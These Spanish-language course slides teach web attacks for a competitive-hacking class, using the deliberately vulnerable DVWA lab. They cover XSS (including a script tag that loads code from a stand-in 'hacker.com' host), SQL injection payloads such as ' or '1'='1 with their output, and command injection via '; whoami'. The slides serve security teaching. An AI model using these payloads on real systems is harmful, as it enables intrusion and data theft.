



Aplicaciones Web II

CC5325 - Taller de Hacking Competitivo
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Contenidos

- XSS
- Inyecciones
 - SQL
 - Otros
- Ejecución de código remoto
- Demo

Cross-Site Scripting



Cross-Site Scripting (XSS)

Objetivo:

Ejecutar elementos javascript en el navegador de la víctima.
Usualmente es necesario bypassear filtros y WAFs.

Tipos:

1. Almacenado
2. Reflejado
3. DOM




JavaScript

```
<script>  
    ...code...  
</script>
```

```
<script src="https://url.com/code.js"></script>
```

```
<button onclick="...code..."></button>
```

Damn Vulnerable Web Applications



Username

Password

Login

You have logged out

<https://github.com/opsxcq/docker-vulnerable-dvwa>

```
docker pull vulnerables/web-dvwa
```



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Diego

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello

XSS

OK

```
<script src="https://hacker.com/evil.js"></script>
```


Inyecciones





SQL Injection (SQLi)

Objetivo:

Injectar comandos SQL, los cuales luego son ejecutados en el DBMS.

Tipos:

1. Non-Blind
2. Blind (Boolean based, time based)



```
SELECT * FROM users WHERE email = '$email' AND password = md5('$password');
```

Supplied values { `xxx@xxx.xxx` `xxx') OR 1 = 1 --]` }

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 -- ]');
```

```
SELECT * FROM users WHERE FALSE AND FALSE OR TRUE
```

```
SELECT * FROM users WHERE FALSE OR TRUE
```

```
SELECT * FROM users WHERE TRUE
```



Vulnerability: SQL Injection

User ID:

Vulnerability: SQL Injection

User ID:


ID: 1
First name: admin
Surname: admin



```
GET /vulnerabilities/sqli/?id='&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/vulnerabilities/sqli/
Cookie: PHPSESSID=a1jdilfph0kna9tmjg3dkpvs76; security=low
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sun, 14 Feb 2021 13:41:52 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 162
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<pre>You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right
syntax to use near '```' at line 1</pre>
```



```
SELECT id, first_name, surname FROM people WHERE id = '$ID';
```

Vulnerability: SQL Injection

User ID:

```
SELECT id, first_name, surname FROM people WHERE id = '' or '1'='1';
```

Vulnerability: SQL Injection

User ID:

ID: ' or '1'='1
First name: admin
Surname: admin

ID: ' or '1'='1
First name: Gordon
Surname: Brown

ID: ' or '1'='1
First name: Hack
Surname: Me

ID: ' or '1'='1
First name: Pablo
Surname: Picasso


ID: ' or '1'='1
First name: Bob
Surname: Smith



Otros Tipos de Inyecciones

- NoSQLi
- XML
 - Tag Injection
 - XML eXternal Entity (XXE)
 - XML Entity Expansion (XEE)
 - XPath
- LDAP

Ejecución de Código Remoto





Remote Code Execution (RCE)

Objetivo:

Controlar la ejecución de comandos en el servidor, sin tener acceso a una terminal.

Su alcance depende del lenguaje, framework y OS utilizado en el servidor.



Métodos:

- Subiendo archivos ejecutables (webshell)
- Inyección de comandos
- SQLi
- Buffer Overflows
- Deserialización
- Type Confusion



Command Injection

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

```
PING 1.1.1.1 (1.1.1.1): 56 data bytes
64 bytes from 1.1.1.1: icmp_seq=0 ttl=52 time=62.510 ms
64 bytes from 1.1.1.1: icmp_seq=1 ttl=52 time=61.399 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=52 time=59.903 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=52 time=59.252 ms
--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 59.252/60.766/62.510/1.273 ms
```

```
system('ping $IP');
```

```
system('ping ; whoami');
```

Vulnerability: Command Injection

Ping a device

Enter an IP address: ; whoami

Submit



Vulnerability: Command Injection

Ping a device

Enter an IP address:

`www-data`

Vulnerability: Command Injection

Ping a device

Enter an IP address:


Vulnerability: Command Injection

Ping a device

Enter an IP address:

`flag{COMManD1NjEcTi0N}`

Demo





Herramientas

- Burp
- sqlmap (<https://github.com/sqlmapproject/sqlmap>)
- DVWA (<https://github.com/opsxcq/docker-vulnerable-dvwa>)